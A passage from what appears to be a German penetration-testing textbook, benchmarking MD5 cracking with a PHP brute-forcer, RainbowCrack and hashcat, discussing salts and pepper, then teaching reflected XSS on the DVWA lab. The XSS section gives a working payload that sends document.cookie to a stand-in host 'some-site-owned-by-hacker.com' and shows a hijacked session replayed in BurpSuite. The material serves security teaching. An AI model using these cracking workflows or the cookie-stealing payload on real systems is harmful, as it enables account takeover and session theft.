  0.000 % TESTED :: 0.12 % OF PW CRACKED :: 54 d 06 h 58 m 29 s
  LEFT :: 564f4bcd11273b8ea6b49fbe2dc2ad1c == 0606
  0.000 % TESTED :: 0.13 % OF PW CRACKED :: 46 d 12 h 50 m 33 s
  LEFT :: 5968996e0aca329cf3218086223f8308 == 0707
  0.000 % TESTED :: 0.13 % OF PW CRACKED :: 46 d 12 h 45 m 24 s
  LEFT :: c5efe10ef922d575908700ec15d7517f == 0709
  0.001 % TESTED :: 0.14 % OF PW CRACKED :: 45 d 18 h 57 m 32 s
  LEFT :: 57ad777b61f23b710a4daadf5d27dc4b == 0774
  0.001 % TESTED :: 0.15 % OF PW CRACKED :: 40 d 17 h 26 m 20 s
  LEFT :: 7bb77d0b9c2ad7c556d82b6b2e69798e == 0802
  0.001 % TESTED :: 0.15 % OF PW CRACKED :: 40 d 17 h 20 m 25 s
  LEFT :: f639b3bffb0910cb1de42fee016df58d == 0805
  0.001 % TESTED :: 0.16 % OF PW CRACKED :: 40 d 17 h 16 m 29 s
  LEFT :: d23422b17813e5eb024a4f3b4c9d97a5 == 0807
  0.001 % TESTED :: 0.16 % OF PW CRACKED :: 36 d 04 h 39 m 45 s
  LEFT :: a5a7158118e59ee590424b55bb9aed17 == 0909
  0.001 % TESTED :: 0.17 % OF PW CRACKED :: 36 d 03 h 17 m 26 s
  LEFT :: 6d9ff949640422493f3db836c3035c64 == 0911
  0.004 % TESTED :: 0.17 % OF PW CRACKED :: 8 d 00 h 14 m 54 s
  LEFT :: 7f975a56c761db6506eca0b37ce6ec87 == 1011
... Ausgabe gekürzt
  99.868 % TESTED :: 37.88 % OF PW CRACKED :: 0 d 00 h 09 m 30
s LEFT :: 071526077b5ea9a6d5fceb727707381e == ZV0ICH

DONE IN 4 d 23 h 55 m 40 s!
```

Es dauerte ca. 5 Tage, um alle alphanumerischen Passwörter mit Groß- und Kleinschreibung mit einer Länge von 4-6 Zeichen zu testen! Daher setzen sich GPU-unterstützte Tools immer mehr durch...

```
user@elemantaryos:~$ ./csvbrutforce.php -i test.csv -l 7-8 -s
alphaNumLow -c 14

INFO: Algorithm not set - using md5
INFO: Output-file not set - using test.csv.cracked
INFO: Delimiter-char not set - using ,
INFO: Enclosure-char not set - using "
INFO: Quotechar-char not set - using \

LOADING CSV: 17.227 LINES TOTAL
INFO: test.csv.cracked exists - appending new cracked lines
2.899.474.071.552 PASSWORDS TO TEST TOTAL
  0.001 % TESTED :: 0.01 % OF PW CRACKED :: 311 d 18 h 35 m 53
s LEFT :: f0ab78f46031b46d57b1da89638e77eb == 00simba
  0.002 % TESTED :: 0.01 % OF PW CRACKED :: 311 d 09 h 43 m 04
s LEFT :: 8c9f27e34fcfa95ac710e37ce2d102bc == 010905a
  0.002 % TESTED :: 0.02 % OF PW CRACKED :: 311 d 07 h 02 m 02
s LEFT :: 6bed7d4aeca901fbddafc7fbaa6042fd == 0111761
  0.002 % TESTED :: 0.08 % OF PW CRACKED :: 311 d 01 h 52 m 12
s LEFT :: 124bd1296bec0d9d93c7b52a71ad8d5b == 0123456
... Ausgabe gekürzt
  22.888 % TESTED :: 13.54 % OF PW CRACKED :: 16 d 08 h 48 m 44
s LEFT :: ee4484c5f41b5711c7a2222b93e6f0cc == ferradji ^C
```

Um den Prozessor besser auszulasten, habe ich parallel zu den 4-6 stelligen Passwörtern die 78 stelligen Passwörter getestet, die lediglich aus Kleinbuchstaben und Ziffern bestehen. Wie Sie
sehen können waren nach den 5 Tagen noch eine geschätzte Restlaufzeit von über 16 Tagen über. Ich habe dann den Versuch mit `Strg + C` abgebrochen.

```
user@elemantaryos:~$ ./csvbrutforce.php -i test.csv -l 8-10 -s
num -c 14

INFO: Algorithm not set - using md5
INFO: Output-file not set - using test.csv.cracked
INFO: Delimiter-char not set - using ,
INFO: Enclosure-char not set - using "
```

```
INFO: Quotechar-char not set - using \

LOADING CSV: 17.227 LINES TOTAL
INFO: test.csv.cracked exists - appending new cracked lines
11.110.000.000 PASSWORDS TO TEST TOTAL

0.001 % TESTED :: 0.01 % OF PW CRACKED :: 2 d 07 h 13 m 34 s
LEFT :: 6bed7d4aeca901fbddafc7fbaa6042fd == 0111761
0.001 % TESTED :: 0.07 % OF PW CRACKED :: 2 d 01 h 59 m 40 s
LEFT :: 124bd1296bec0d9d93c7b52a71ad8d5b == 0123456
0.001 % TESTED :: 0.08 % OF PW CRACKED :: 2 d 01 h 54 m 52 s
LEFT :: 5c30141740ad37a30831a27b1e5609f5 == 0123654
0.007 % TESTED :: 0.08 % OF PW CRACKED :: 1 d 06 h 33 m 02 s
LEFT :: 6f5956dfaee87b81896d3603f8f474b5 == 0808075
0.010 % TESTED :: 0.09 % OF PW CRACKED :: 1 d 07 h 33 m 00 s
LEFT :: ac9ea81db07932ec38472c9bf1576e21 == 1173683
9.991 % TESTED :: 5.35 % OF PW CRACKED :: 0 d 23 h 59 m 12 s
LEFT :: c8c605999f3d8352d7bb792cf3fdb25b == 9999999

DONE IN 1 d 02 h 12 m 55 s!
```

Als dritten Thread habe ich alle rein numerischen Passwörter mit 8-10 Stellen Länge testen lassen, was etwas über einen Tag gedauert hat.

Sie sehen also, dass in ca. 5 Tagen Laufzeit gut 38 + 13 + 5 = 56% der Passwörter geknackt wurden. Um also ca. das gleiche Ergebnis wie mit dem Wörterbuch-Angriff zu erreichen benötigen wir 5 Tage bzw. 120 Stunden. Dies ist im Vergleich zu 30 Sekunden 14.400 mal so lang!

Das unterstreicht auch, dass man in sehr kurzer Zeit die schlechtesten Passwörter knacken kann aber ab einem gewissen Punkt macht es einfach keinen Sinn mehr Zeit und Ressourcen aufzuwenden, um dann noch das ein oder andere Passwort zu knacken.

Um diesen Prozess zu beschleunigen, kann man Rainbowtables verwenden. Im Gegensatz zum Knacken von WLAN-Passwörtern kann man hier eine einheitliche Rainbowtable pro Algorithmus verwenden. Zur Erinnerung:

Dies sind Tabellen mit vorabkalkulierten Hash-Werten, aus denen dann der Hash lediglich abgefragt werden muss.

Als Erstes wollen wir uns ansehen, wie wir die Rainbowtables erstellen können. Da dies sehr lange dauern kann und Rainbowtables auch nicht besonders klein sind, habe ich mir für den Test nur alle 1 bis 7-stelligen alphanumerischen Passwörter mit lediglich den Kleinbuchstaben erstellt.

Dazu waren folgende Befehle nötig:

```
root@kali:~# mkdir rainbowtables
root@kali:~# mkdir rainbowtables/md5_alphanum_1_7
root@kali:~# cd rainbowtables/md5_alphanum_1_7/
root@kali:md5_alphanum_1_7# rtgen md5 loweralpha-numeric 1 7 0
3800 33554432 0
root@kali:md5_alphanum_1_7# rtgen md5 loweralpha-numeric 1 7 1
3800 33554432 0
root@kali:md5_alphanum_1_7# rtgen md5 loweralpha-numeric 1 7 2
3800 33554432 0
root@kali:md5_alphanum_1_7# rtgen md5 loweralpha-numeric 1 7 3
3800 33554432 0
root@kali:md5_alphanum_1_7# rtgen md5 loweralpha-numeric 1 7 4
3800 33554432 0

root@kali:md5_alphanum_1_7# rtgen md5 loweralpha-numeric 1 7 5
3800 33554432 0
```

Das Erstellen dieser Rainbowtables dauerte gut 46 Stunden auf meinem Kali-Laptop. Für derartige Dinge empfiehlt es sich, einen Rechner mit einem schnellen Prozessor zu verwenden.

Da eine solche Rainbowtable aus mehreren Dateien besteht, ist es ratsam, diese Dateien in einem Ordner zu sammeln, um die Übersicht zu behalten.

Wieder erwarten war allerdings nach den 46 Stunden mein eigens erstellter Ordner leer. Nach einer kurzen Suche fand ich heraus, dass die Dateien in `/usr/share/rainbowcrack` erstellt wurden. Dies liegt daran, dass RainbowCrack in diesem Ordner liegt und fälschlicherweise diesen und

nicht den aktuellen Ordner verwendet. Wenn man es weiß, ist das aber kein Problem und daher erspare ich mir an dieser Stelle die Fehlersuche.

Also wechseln wir in diesen Ordner, sortieren und verschieben die Rainbowtables:

```
root@kali:~# cd /usr/share/rainbowcrack
root@kali:~# rtsort *.rt
1694617600 bytes memory available
loading rainbow table...
sorting rainbow table by end point...
writing sorted rainbow table...
root@kali:~# mv *.rt /root/rainbowtables/md5_alphanum_1_7
```

Nun können wir rcrack aufrufen, um die Hashes zu knacken:

```
root@kali:md5_alphanum_1_7# rcrack *.rt -l hashes.txt
can't open md5_loweralpha-numeric#1-7_0_3800x33554432_0.rt
```

Auch hier treffen wir wieder auf den gleichen Fehler, dass die relative Adressierung der Dateien nicht klappt... Also verwenden wir die absolute Adressierung:

```
root@kali:md5_alphanum_1_7# rcrack
/root/rainbowtables/md5_alphanum_1_7/*.rt
-l /root/rainbowtables/hashes.txt
1518571929 bytes memory available
3 x 178956986 bytes memory allocated for table buffer
859104000 bytes memory allocated for chain traverse
disk:          md5_loweralpha-numeric#1-7_0_3800x33554432_0.rt:
178956976 bytes read
disk:          md5_loweralpha-numeric#1-7_0_3800x33554432_0.rt:
178956976 bytes read
disk:          md5_loweralpha-numeric#1-7_0_3800x33554432_0.rt:
178956960 bytes read
searching for 17227 hashes...
plaintext of 0256b07a4c9b6b72d3f6032b90f566f2 is erton
plaintext of 02f54c0e6350e98af16dfbf54644e1df is sion
```

```
plaintext of 0394ea68951e3299bcdfa75a097d7c11 is 6991
plaintext of 058c8f31cd2decded6c8a7529dcb3afd is symba
... Ausgabe gekürzt

statistics

 statistics
 ------------------------------------------------
 -------
 plaintext found:                                  5962 of 17227
 total time:                                       184365.16 s
   time of chain traverse:                         119552.34 s
   time of alarm check:                            60822.03 s
   time of wait:                                   0.00 s
   time of other operation:                        3990.79 s
 time of disk read:                                56.19 s
 hash & reduce calculation of chain traverse:      414072772200
 hash & reduce calculation of alarm check:         204091327198
 number of alarm:                                  162085858
 speed of chain traverse:                          3.46
                                                   million/s
 speed of alarm check:                             3.36
                                                   million/s

result
---------------------------------------------------------
047901e3d0f35166b6e1aa46e5ade3bb <not found> hex:<not found>
5eedf255179e3fee50ad4060be9ac139 <not found> hex:<not found>
f94d734e38999b272c1b57c58f7a8f50 <not found> hex:<not found>
e5fa4111bc2c2a2d4cacbf58acee3b56 mpjmpj hex:6d706a6d706a
8ea58cc9a45e613210114363d32342d9 nk83ost hex:6e6b38336f7374
... Ausgabe gekürzt
```

Hierbei sollte der Parameter `-l` für die Hash-Liste selbsterklärend sein. Die `.rt`-Dateien werden als erster Parameter angegeben ohne dass dafür ein Parameter-Bezeichner oder Kürzel nötig sind. Mit -h könnte man auch einen einzelnen Hash direkt übergeben.

Alle benötigten Befehle, um größere und umfangreichere Rainbowtables zu erstellen finden Sie unter: http://project-rainbowcrack.com/

Als kleinen Performance-Vergleich habe ich den gleichen Crack-Vorgang mit `CSVHashBruteforce` gestartet:

```
user@elemantaryos:~$ ./csvbrutforce.php -l 1-7 -i TEST.csv -c
14 -s alphaNumLow

INFO: Algorithm not set - using md5
INFO: Output-file not set - using TEST.csv.cracked
INFO: Delimiter-char not set - using ,
INFO: Enclosure-char not set - using "
INFO: Quotechar-char not set - using \

LOADING CSV: 17.227 LINES TOTAL
80.603.140.212 PASSWORDS TO TEST TOTAL

... Ausgabe gekürzt
  99.868 % TESTED :: 34.61 % OF PW CRACKED :: 0 d 00 h 09 m 30
s LEFT :: 071526077b5ea9a6d5fceb727707381e == ZV0ICH

DONE IN 3 d 17 h 41 m 13 s!
```

Daraus ergibt sich ein Vergleich von 3,75 Tagen zu 2,14 Tagen, was in etwa 57 % der Zeit entspricht. Einen faireren Vergleich als 1 CPU-Kern am VPC zu einem CPU-Kern den PHP verwendet kann ich ihnen nicht bieten. Das vorab Kalkulieren der Hash-Werte erspart Ihnen also ca. 43% der Zeit, macht das Knacken der Passwörter damit aber auch nicht so viel schneller. Wenn Sie diesen Programmen nicht durch den Einsatz von Grafikkarten Flügel verleihen wird das nichts!

RainbowCrack kann zumindest unter Windows die Hashes auch mit Hilfe der Grafikkarte knacken. Da dies in meinen Tests allerdings nicht klappen wollte und ich diverse Fehlermeldungen erhielt, zu denen nirgendwo in einer Dokumentation oder im Internet eine Lösung zu finden war, habe ich für den zweiten Test auf HashCat zurückgegriffen.

HashCat verwendet keine Rainbowtables sondern Wortlisten. Es kann aber ebenfalls die Grafikkarte verwenden um die Hash-Werte zu berechnen. Diese ist deutlich schneller, da der Grafikprozessor für Berechnungen dieser Art stärker optimiert ist.

Holen wir uns für den Vergleich erst einmal wieder einen Basis-Wert:

```
mark@kali:~$ ./csvhashcrack.php -i TEST.csv -c 14 -w
crackstation-human-only.txt

INFO: Algorithm not set - using md5
INFO: Output-file not set - using TEST.csv.cracked
INFO: Delimiter-char not set - using ,
INFO: Enclosure-char not set - using "

INFO: Quotechar-char not set - using \

LOADING CSV: 17.227 LINES TOTAL
CHECKING WORDLIST: 63.941.069 LINES TOTAL
INFO: TEST.csv.cracked exists - appending new cracked lines

  0.14 % TESTED :: 0.23 % OF PW CRACKED :: 0 d 00 h 23 m 14 s
  LEFT :: 2f0dbef4920bb260aea4e4e2fcc838dd == *11111
  0.24 % TESTED :: 0.29 % OF PW CRACKED :: 0 d 00 h 14 m 08 s
  LEFT :: 4a7d1ed414474e4033ac29ccb8653d9b == 0000
  0.24 % TESTED :: 0.30 % OF PW CRACKED :: 0 d 00 h 14 m 08 s
  LEFT :: dcddb75469b4b4875094e14561e573d8 == 00000
  0.24 % TESTED :: 0.42 % OF PW CRACKED :: 0 d 00 h 14 m 08 s
  LEFT :: 670b14728ad9902aecba32e22fa4f6bd == 000000
  0.24 % TESTED :: 0.42 % OF PW CRACKED :: 0 d 00 h 14 m 08 s
  LEFT :: dd4b21e9ef71e1291183a46b913ae6f2 == 0000000
  ... Ausgabe gekürzt
```

```
  99.93 % TESTED :: 59.74 % OF PW CRACKED :: 0 d 00 h 00 m 01 s
  LEFT :: 02ed4d358fb4452d99f26136f07041b1 == zxr750
  99.93 % TESTED :: 59.75 % OF PW CRACKED :: 0 d 00 h 00 m 01 s
  LEFT :: e59900024cf16fa4819e67eeb3066c9f == zylom

DONE IN 0 d 00 h 02 m 04 s!
```

Diesmal habe ich auch eine längere Wortliste verwendet. In etwas mehr als zwei Minuten konnte die Liste mit fast 64 Millionen Passwörtern abgeglichen werden. Mangels passender Grafikkarte bin ich für diesen Test auf meinen Windows 10 Rechner ausgewichen:

```
OpenCL Platform #1: Intel(R) Corporation
========================================
* Device #1: Intel(R) HD Graphics 4600, skipped.
* Device #2: Intel(R) Core(TM) i7-4790K CPU @ 4.00GHz, skipped.

OpenCL Platform #2: NVIDIA Corporation
======================================
* Device #3: GeForce GTX 970, 1024/4096 MB allocatable, 13MCU

Hashes: 17226 digests; 14130 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

Wie man hier schön sehen kann, wurde nicht der Prozessor, sondern die Grafikkarte verwendet.

```
Dictionary cache hit:
* Filename..: D:\wesendit_le6ipGPnol1Y\crackstation-human-only.txt\realhuman_phill.txt
* Passwords.: 63768655
* Bytes.....: 716441107
* Keyspace..: 63768655

Approaching final keyspace - workload adjusted.


Session..........: all
Status...........: Exhausted
Hash.Type........: MD5
Hash.Target......: C:\Users\marco\Desktop\hashes.txt
Time.Started.....: Mon Oct 02 14:24:26 2017 (3 secs)
Time.Estimated...: Mon Oct 02 14:24:29 2017 (0 secs)
Guess.Base.......: File (D:\wesendit_le6ipGPnol1Y\crackstation-human-only.txt\realhuman_phill.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#3.....: 20327.8 kH/s (2.92ms)
Recovered........: 7441/14130 (52.66%) Digests, 0/1 (0.00%) Salts
Recovered/Time...: CUR:N/A,N/A,N/A AVG:0,0,0 (Min,Hour,Day)
Progress.........: 63768655/63768655 (100.00%)
Rejected.........: 687747/63768655 (1.08%)
Restore.Point....: 63768655/63768655 (100.00%)
Candidates.#3....: $HEX[7777747466663f] -> $HEX[bfbfbfbf]
HWMon.Dev.#3.....: Temp: 50c Fan: 33% Util: 19% Core:1113MHz Mem:3004MHz Bus:16

Started: Mon Oct 02 14:24:24 2017
Stopped: Mon Oct 02 14:24:30 2017

C:\Users\marco\Desktop\hashcat-3.5.0\hashcat-3.5.0>
```

HashCat braucht mit der Grafikkarte gerade einmal 3 Sekunden, was 41 mal so schnell ist wie der eine Kern der CPU, der mit dem PHP-Script angesprochen werden kann.

Hochgerechnet auf den vorherigen Vergleich mit dem Bruteforcen aller 1-7 stelligen Passwörter wären dies dann ca. 64 Minuten im Vergleich zu 2,14 Tagen!

Rainbowtables sorgen also für eine gewisse Zeitersparnis, da hierbei die Hash-Funktionen nicht immer wieder neu berechnet werden müssen. Je aufwendiger der Hash-Algorithmus ist, umso mehr Zeit spart man. Dazu will ich auch noch anmerken, dass MD5 ein recht simpler Algorithmus ist. Andere benötigen durchaus etwas mehr an Rechenleistung. Außerdem sind nicht alle Grafikkarten darauf ausgelegt bis zu mehreren Tagen ununterbrochen unter Volllast zu laufen. HashCat & Co. haben mich in meiner Karriere schon die ein- oder andere Grafikkarte gekostet.

Natürlich gibt es auch hier wieder die Möglichkeit Cloud-Knacker zu verwenden, dies wird bei ca. 10 USD pro Hash allerdings ein teurer Spaß. Alternativ lassen sich auch Server mieten, die für Crypto-Mining ausgelegt

sind. Diese enthalten viele Grafikkarten und können teilweise sogar auf Tagesbasis gemietet werden.

Darum sollte man MD5 auch nicht mehr verwenden - csvhashcrack zeigt eindrucksvoll, wenig Leistung nötig ist, um die 14 Millionen Hashes der rockyou.txt zu berechnen. Die weiteren Versuche zeigen, dass je nach eingesetztem Verfahren irgendwann der Punkt kommt, an dem das Knacken zu lange dauert und genau das ist es was Passwörter sicher macht!

Würde man zu lange brauchen, dann wäre das Knacken unsinnig. Es zeigt sich aber auch sehr gut, dass sich die Grenzen verschieben. Was vor einigen Jahren noch sicher war zerfetzt eine Grafikkarte heute in wenigen Stunden in der Luft.

Außerdem gibt es folgende mögliche Gegenmaßnahmen die das Knacken aufwendiger oder langwieriger machen sollen:

Salts sind bekannte Werte, die mit dem Passwort mit gehasht werden. So kann beispielsweise die Email und das Passwort zusammengenommen werden, um einen Hash zu berechnen. Oder es wird ein Zufallswert generiert, der aber dann wieder irgendwo in der Datenbank abgespeichert werden muss, um die gleiche Berechnung wie beim erstmaligen Hashen bei der Passwortprüfung wiederholen zu können. Damit wird die Berechnung von Rainbowtables hinfällig, da ja für jeden Account eine eigene Rainbowtable angelegt werden müsste.

Viele klassische Passwort-Knacker können mit Salts umgehen.

Pepper-Werte sind unbekannte Strings, die mitgehasht werden. Das Unbekannt bezieht sich natürlich nur auf die Datenbank. So kann beispielsweise in den Scripts der Webseite hinterlegt sein, dass an das Passwort immer die Zeichenkette `UxG7` angehängt wird. So würde statt dem Passwort `Maxi1234` dann `Maxi1234UxG7` gehasht werden. Hat der Angreifer die Chance den Quelltext der Seite einzusehen, ist das Entschlüsseln der Passwörter wieder kein Problem. Ohne Zugriff auf den Quelltext kann man den Pepper-String nur bruteforcen. Dazu kann man einen Account anlegen und das eigene Passwort dann als Basis-Wert nehmen und die unbekannte

Zeichenkette dann vorne oder hinten anhängen und systematisch alle möglichen Werte durchgehen.

Passwort-Regeln legen fest wie lange ein Passwort mindestens sein muss und welche Zeichen enthalten sein müssen. Vom User zu verlangen, dass Passwörter mindestens 8 Zeichen lang sein müssen und Ziffern sowie Klein- und Großbuchstaben enthalten müssen mag auch wie eine gute Idee klingen. Nur muss man als Entwickler auch mit dem Faktor Mensch kalkulieren und wenn eben dieser dann `Passwort1` oder `Passw0rt` benutzt, die in jeder deutschen Wortliste vorkommen dann wird diese Regel auch schnell wieder untergraben.

Daher sollte es zu der Regel auch noch eine Liste mit zu einfachen Passwörtern geben - Sprich die Integration der ein- oder anderen Wortliste in die Passwort-Regeln ist meiner Meinung nach durchaus angebracht.

XSS (Cross-Site Scripting)

Cross-Site Scripting bedeutet im Grunde, dass ein Angreifer in der Lage ist Script-Code in eine Webseite einzufügen. Das funktioniert wie eine SQL-Injection nur, dass kein SQL-Code, sondern meist HTML- und JavaScript-Code eingeschmuggelt werden.

Wir könnten jetzt einfach das Hook-Script von BeEF verwenden, da wir dies an einer anderen Stelle jedoch schon genutzt haben, will ich Ihnen hier das händische Erstellen von Code zeigen.

Hierbei muss man sich immer fragen, wo genau der eingeschleuste Code landet. Dies kann zwischen zwei HTML-Tags sein (*zB* `<h1>[INJECTION-CODE]</h1>`) und wir müssen uns da nicht allzu viel Gedanken darüber machen. Anders sieht es aus, wenn es statt dem <h1>-Tag ein <textarea>-Tag wäre, dann müssten wir diesen beenden damit das Script ausgeführt anstatt angezeigt wird. Gleiches gilt, falls wir innerhalb eines Attributes in einen Tag landen (*zB* `<input type="text" name="suchbegriff" value="[INJECTION-CODE]">`). Also müssen wir uns Gedanken machen in welchem Kontext wir Code einschleusen und wie wir gegebenenfalls aus diesem Kontext ausbrechen.

Hierbei kann es durchaus vorkommen, dass wir nicht unbedingt perfekt valides HTML erzeugen. Dank dem Quirks-Modus sind meisten Browser sehr "zuvorkommend" und geben Ihr Bestes, dass unser Hack funktionieren wird.

Also finden wir zuerst einmal heraus, wo genau im HTML-Code unser eingeschmuggelter Code landet: Dazu rufen Sie in DVWA den Punkt XSS reflected auf, tragen in das Eingabe-Feld einen beliebigen Wert ein und senden das Formular ab. Ich verwende hier wieder aassdd. Wir sehen auf der Webseite nun die freundliche Begrüßung: Hallo aassdd. Wenn wir nun

den Quelltext der Seite aufrufen und nach aassdd suchen erhalten wir Folgendes:

```
38
39 <div class="body_padded">
40     <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>
41
42     <div class="vulnerable_code_area">
43
44         <form name="XSS" action="#" method="GET">
45             <p>What's your name?</p>
46             <input type="text" name="name">
47             <input type="submit" value="Submit">
48         </form>
49
50         <pre>Hello aassdd</pre>
51
52     </div>
```

Unser Code landet also mitten in einem `<pre>`-Tag.

Als Erstes wollen wir die Login-Session von DVWA stehlen bzw. die Cookies, die den User identifizieren. Dazu benötigen wir folgenden Link:


http://192.168.1.100/dvwa/vulnerabilities/xss_r/?name=%3Ciframe+id%3D%22sendCookies%22%3E%3C%2Fiframe%3E%3Cscript%3Evar+stolenCookies+%3D+document.cookie%3B+document.getElementById%28%22sendCookies%22%29.src%3D%22http%3A%2F%2Fsome-site-owned-by-hacker.com%2Fsave.php%3Fc%3D%22+%2B+stolenCookies%3B%3C%2Fscript%3E#

Da dies etwas schwer zu lesen ist, hier nun die Payload in einer lesefreundlicheren Version:

```
<iframe id="sendCookies"></iframe>
<script>
  var stolenCookies = document.cookie;
  document.getElementById("sendCookies").src =
  "http://some-site-owned-by-hacker.com/save.php?c="          +
stolenCookies;
</script>
```


Ein Iframe, dass später dazu verwendet wird, die Cookies an einen externen Server zu übertragen und zwei Zeilen JS-Code. Mehr braucht es nicht!

Wenn nun ein Opfer die Seite öffnet, wird es folgendes sehen:



Natürlich würde man bei einem realen Angriff das Iframe mit CSS unsichtbar machen, damit der User nichts Verräterisches sieht. Hier habe ich es sichtbar gelassen damit Sie sehen wie und wo es eingebaut wurde. Ohne den sichtbaren Iframe würde lediglich eine Meldung in der Statuszeile andeuten, dass Daten an einen externen Server gesendet werden. Da heute aber ohnehin Dutzende Scripts von Facebook, Google und diversen weiteren Seiten eingebaut werden, würde eine solche Meldung in der Masse komplett untergehen.

Das Problem an dieser Stelle ist, dass die Eingabe des Users direkt und ungefiltert in der Seite wiedergegeben wird. Da dies auch noch per GET-Request passiert, ist dies die ideale Konstellation, um daraus einen Link für eine Spam-Mail zu erstellen.



Sie sehen auch gut, dass das Iframe die URL

http://some-site-owned-by-hacker.com/save.php?c=Cookie:security=low;
PHPSESSID=aac2c1c871d90fac0219a8e5f43e6655

...aufruft. Wobei es hier ratsam gewesen wäre die Cookie-Daten zuvor in die URL-Kodierung umzuwandeln.

Als einfachen Funktionstest, ob der Angriff erfolgreich ist, habe ich einen zweiten PC die Daten speichern lassen und dort die gestohlenen Cookie-Daten direkt mit BurpSuite per "Copy and Paste" in die Requests an den Server eingefügt.

Dabei sah jeder neue Request so aus:


```
GET /dvwa/vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1
Host: 192.168.1.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.100/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
Cookie: security=high; PHPSESSID=570b50478fe0ec57932ce12ac3f449b0
```

```
Connection: close
```

